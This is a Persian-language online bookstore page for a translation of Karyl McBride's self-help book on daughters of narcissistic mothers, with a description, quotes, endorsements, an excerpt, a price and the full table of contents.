



توضیحات
معرفی:


کتاب آیا من به قدر کافی خوب خواهم بود ؟ درمان دختران با مادران خودشیفته به قلم کاریل مک براید توانسته گنجینهای از صدای زنانی گردآوری کند که تجارب خود را از زندگی با مادران مبتلا به خودشیفتگی شرح دادهاند.
اشخاصی که دچار بیماری خودشیفتگی هستند، گمان میکنند فرد مهم و بینظیری هستند. اما در پشت این احساسات، عزت نفس متزلزلی دارند و حتی در مقابل انتقادهای کوچک هم صدمهپذیرند.
شاید ندانید که این صفت جزو اختلالات شخصیتی محسوب میشود. هرگز نمیتوانید تصور کنید که این صفت تا چه اندازه میتواند بر روی زندگی و روابط فرد و فرزندانش علیالخصوص فرزندان دختر تأثیر بگذارد.
پیشنهاد مطالعه
شما با مطالعه کتاب آیا من به قدر کافی خوب خواهم بود با بسیاری از این تأثیرات آشنا میشوید. هنگامی که عمیقتر فکر کنید به این نکته پی میبرید که زندگی کردن با مادران خودشیفته در اوایل کودکی و نیز دوران حساس بلوغ و نوجوانی میتواند اثرات منفی بسیار زیادی بر روی زندگی و روابط اشخاص گذاشته و تا پایان زندگی تداوم یابد.
مادران خودشیفته خودشان نیز ممکن است در بیشتر مواقع تحت تأثیر افکار و رفتار افرادی قرار گیرند که بیشتر سالهای زندگیشان را با آنها سپری کردهاند. افرادی که سرسختانه و متعصبانه بر روی طرز تفکر و ایدئولوژی خود پافشاری میکردند.
کاریل مک براید کتاب آیا من به قدر کافی خوب خواهم بود؟ درمان دخترانی با مادران خودشیفته را به سه بخش تقسیم کرده است. او در بخش نخست، مسئله خودشیفتگی مادرانه را توضیح میدهد. در بخش دوم تأثیر مسئله، پیامدهای آن و نحوۀ عملکرد آن بر سبک زندگی دختران را روشن میکند و در بخش سوم طرحی برای پیشروی در مسیر بهبودی ارائه میدهد.
مک براید تمامی مثالها، داستانها و شخصیتهای این کتاب را از کارهای بالینی، تحقیقات و تجربیاتش راجع به افراد و رویدادهای واقعی گرفته است. او نامها و برخی از ویژگیها و جزئیات دختران و مادران را تغییر داده و در برخی از موارد، افراد یا موقعیتها را ترکیب کرده است.
جملات برگزیدهی کتاب آیا من به قدر کافی خوب خواهم بود؟

– کل زندگی و تمام تاریخ در بدن اتفاق میافتد. من در حال یادگیری راجع به زنی هستم که مرا درون خویش حمل کرده است.
– آسیبهای ذخیرهشده در مغز، توسط ضمیر خودآگاه ما انکار میشود اما همواره در نسل بعدی مورد بازدید قرار خواهد گرفت.
– یک زن بالغ میتواند به دنبال یافتن ارزش شخصی خود باشد، آن را پیدا کند و بهتدریج خود را تغییر دهد؛ اما یک دختر در طول دوره متزلزل کودکی تا بلوغ، برای تعیین ارزش خود نیاز به کمک دارد – و هیچکس مثل مادرش نمیتواند او را یاری کند.
– فردی که قادر به عشقورزی باشد، به خودش نیز عشق میورزد. اگر تنها بتواند به دیگران عشق بورزد، هرگز نمیتواند عاشق باشد.

– دعا میکنم که برای تحصیلات دانشگاهی فرزندانم پسانداز کنم، نه برای درمان آنها.
برخی نظرات دربارهی کتاب آیا من به قدر کافی خوب خواهم بود؟
– دکتر مکبراید کار بزرگی را برای به تصویر کشیدن سختی و مشقتی که زنان پرورش یافته توسط مادران خودشیفته متحمل شدهاند، انجام داده است. این اثر خوانا و مفید، زنان را از دام جستجوی پذیرش دیگران برای اثبات خودارزشی رها میکند.
این کتاب کاملاً واضح نوشته شده و به دختران کمک میکند تا بروز خودشیفتگی را تشخیص دهد و با ارائۀ مثال نشان میدهد که وجود این صفت در یک مادر چگونه میتواند نگرش زن نسبت به خودش، جهان و روابطش را شکل دهد.
دکتر مکبراید به خاطر همکاری بینظیرش در درک دختران از این مسئلۀ عاطفی-خانوادگیِ پیچیده سزاوار قدردانی است. (دکتر مونیکا رامیرز باسکو)
– دکتر مکبراید به پیشرفتهای جدید و فوقالعاده مهمی در کشف یک حوزۀ مهم در زمینۀ فرزندپروری دستیافته است. مطالعۀ این کتاب به افراد متخصص و غیرمتخصصی توصیه میشود که مایلاند با تأثیرات مادامالعمر و ویرانگر پرورش کودکان خودشیفته آشنا شوند.
ادامه نظرات پیرامون کتاب
این کتاب مملوء از اطلاعات و توصیههای مفیدی است که به صورت روان و خوانا و اغلب برای دختران ارائه شدهاند. (دکتر دیوید اِن. بلوکوفسکی)
– اطلاعات بالینی فوقالعاده راجع به تأثیرات مادران خودشیفته بر دخترانشان، برای تمام زنانی نوشته شده که با این مسئله دست و پنجه نرم میکنند.
بخش بهبودی، پیشنهادها و فنون بسیار متنوعی را برای استفاده در زندگی روزمره ارائه میدهد. (لیندا واگان)
– دکتر مکبراید کار زیبایی را برای توصیف انواع خودشیفتگی انجام داده است. این کتاب را بسیار جذاب و خوانا یافتم، همچنین شیوۀ درمانی این کتاب بسیار آموزنده، کاربردی و ساختاریافته است.
این یک کتاب «باید خوانده شود» برای تمام دخترانی است که با افراد خودشیفته سر و کار دارند. (رنه ریچکر)
در بخشی از کتاب آیا من به قدر کافی خوب خواهم بود میخوانیم:

مباحث و مسائل بسیاری راجع به بزرگسالان وجود دارد که کودکان نباید در معرض آنها قرار بگیرند. باید به کودکان اجازه داد که کودکی کنند و به چیزهای توجه کنند که واقعاً برای آنها مهم است.
بار نگرانیها و مسائل مربوط به بزرگسالان نباید بر دوش آنها قرار بگیرد. والدین خودشیفته فرزندان خود را خیلی زود درگیر دنیای بزرگسالی میکنند.
یک مادر خودشیفته که دائماً مسائل و مشکلاتی مانند رابطه با همسرش را با دخترش در میان میگذارد، متوجه نیست که این مسئله چقدر میتواند برای فرزندش دردناک باشد.
این دختر میداند که او بهعنوان فرزند، در برخی از صفات با پدر و نیز مادرش مشترک است، بنابراین انتقادکردن از پدر یک کودک خردسال مانند انتقاد از این دختر نیز هست.
ادامه گزیدهای از کتاب
باید به دختر اجازه داد که به هر دوی آنها وابستگی داشته باشد، اما هنگامیکه یک مادر دخترش را در مسائل و مشکلات بزرگسالی سهیم میکند، وابستگی سالم ناممکن میشود.
دختر احساس ناامنی و تنهایی میکند زیرا پدر و مادری ندارد که بتواند به آنها تکیه کند. او همچنین در رابطه با عدم تواناییاش در حل مشکل ازدواج والدین یا مسائل مربوط به مادرش احساس گناه میکند.
باز هم پیغام درونی که برای او باقی میماند، این است: «من به قدر کافی خوب نیستم [زیرا نمیتوانم مشکلات مادرم را برطرف کنم].»
قیمت اصلی 536000 تومان بود.483000 تومانقیمت فعلی 483000 تومان است.افزودن به سبد خرید

فهرست مطالب
آیا من به قدر کافی خوب خواهم بود

مقدمه
بخش اول: تشخیص مسئله
فصل اول: بار عاطفی که شما بر دوش میکشید
چرا به خودم اطمینان ندارم
چرا روی مادران و دختران تمرکز میکنیم؟
خودشیفتگی چیست؟
وقتی مادران با دختران خود پیوند ندارند
سلام به اُمید… خداحافظ انکار
پرسشنامه: آیا مادر شما دارای ویژگیهای خودشیفتگی است؟
فصل دوم: آینۀ پوچ – مادرم و من
ده ریسمان افقی
من کجای آینه هستم؟
فصل سوم: چهرههای خودشیفتگیِ مادرانه
مادر کنترلگر
مادر بیاعتنا
ترکیبی از رفتارهای کنترلگری و بیاعتنایی
شش چهرۀ خودشیفتگیِ مادرانه
فصل چهارم: بابا کجاست؟ – خانوادۀ فرد خودشیفته
بابا کجاست؟
نقش برادران
خواهران افراطی
سیب قرمز براق با درونی فاسد
فصل پنجم: ظاهر همه چیز است: با آن صورت کوچک لبخند بزن
چگونه دیده میشود، مهمتر از چگونه احساس میشود
برنامهریزی برای یک تصویر ”درست”: بازتابهای مادرانه
برنامهریزی برای یک تصویر ”درست”: بازتابهای فرهنگی
بازتابهای صحیح
آیا من به قدر کافی خوب خواهم بود
بخش دوم: خودشیفتگیِ مادرانه چطور بر کل زندگی دختر تأثیر میگذارد
فصل ششم: من به سختی تلاش میکنم! دختری با دستاوردهای بالا
خُب این به چه معنا است؟
عدم خود مراقبتی
اعتبار سنجی درونی در مقابل اعتبار سنجی بیرونی
آیا من خودخواه هستم؟
آیا من دغلباز هستم؟
آیا دمپایی شیشهای مناسب است؟
فصل هفتم: چه مزیتی دارد؟ دخترانی با ویژگی خود تخریبی
چرا خود تخریبی؟
نگذار رنجم را احساس کنم
همه ما این کار را میکنیم
به دنبال یک سرپرست جایگزین
فصل هشتم: عواقب احساسی – تلاش برای کسب محبتی که مادر از من دریغ کرد
وقتی رابطه تمام میشود
علت انتخابهای ما
رابطۀ هموابستگی
رابطۀ وابسته
گوشهگیری
اضطراب پس از روابط احساسی
فصل نهم: کمک! من مادر خودم میشوم – دختر در جایگاه مادر
هشدار: خطر عمل معکوس
الگوبرداری از پیام «به قدر کافی خوب نیستم»
”همدلی” را چگونه تلفظ میکنید؟
فرزند من، دانشآموز افتخاری
احساسات، همان چیزهای آشفته
دخترم، دوست من
مراقب خود باشید اما با دیگران نیز در ارتباط باشید
بخش سوم: پایان دادن به این میراث
مراحل بهبودی برای دختران مادران خودشیفته

فصل دهم: مراحل اولیه – چگونه احساس میشود، نه چگونه دیده میشود
رشد و پرورش ما
سه مرحلۀ بهبودی
نگاهی دقیقتر به بهبودی
پذیرش محدودیتهای مادر
از کجا بفهمم که محدودیتهای مادرم را کاملاً پذیرفتهام؟
سوگواری را به خود یاد دهید
مراحل غم و اندوه
از دفترچۀ یادداشت کمک بگیرید
اندوه به خاطر مادری که هیچوقت نداشتهاید
گناه پیشبینی شده
افسوس خوردن برای دوران کودکی که هرگز تجربه نکردید
فصل یازدهم: بخشی از او و جدا از او – جدایی عاطفی از مادر
چرا جدایی روانشناختی از مادر برای سلامت روان مهم است؟
جدایی چیست؟
رهایی از قلمروی مادر
معیارهای جدایی
فصل دوازدهم: تبدیل شدن به زنی که در حقیقت هستم – دختران شایسته
مادر درونی
فروپاشی شخصیت
حساس و زودرنج
من واقعاً کی هستم؟
پوستری رنگارنگ از زن واقعی
ارزشهای من چیست؟
اگر بهقدر کافی خوب بودم
یافتن علایق خود با تمرین حافظه
خودخواهی
سلامت جسمانی
جستجوی استعداد
آیا من به قدر کافی خوب خواهم بود
به دنبال تأمین اشتیاق و علاقۀ خود باشید
فصل سیزدهم: نوبت من – مواجهه با مادر در طی بهبودی
علاجناپذیر
مادران سمّی
ارتباط مدنی
جدایی موقت
تعین حدومرز با مادر
جلسۀ رواندرمانی مادر
آنچه باید راجع به خوددرمانی به مادرتان بگویید
اقدام اصلی در درون است
اگر مادر مرحوم شده باشد چی؟
درک ساختار مادر
نگرشهای تاریخی
بخشش
موهبتهای مادر
عشق ورزیدن، نه مقصر دانستن: ظاهرِ بهبودی
فصل چهاردهم: پُر کردن آینۀ خالی – خاتمه دادن به میراث خودشیفتگی
نگاهی به فرزندپروری
همدلی
مسئولیتپذیری
حقبهجانب
ارزشها
علاوه بر موفقیت، به شخصیت نیز ارزش دهید
اصالت
سلسله مراتب والدی
رابطه با دیگران
مادر درونی به عنوان راهنما
یافتن عشق زندگی
بهبودی شما در روابط عاشقانه
شما و دوستانتان
آینه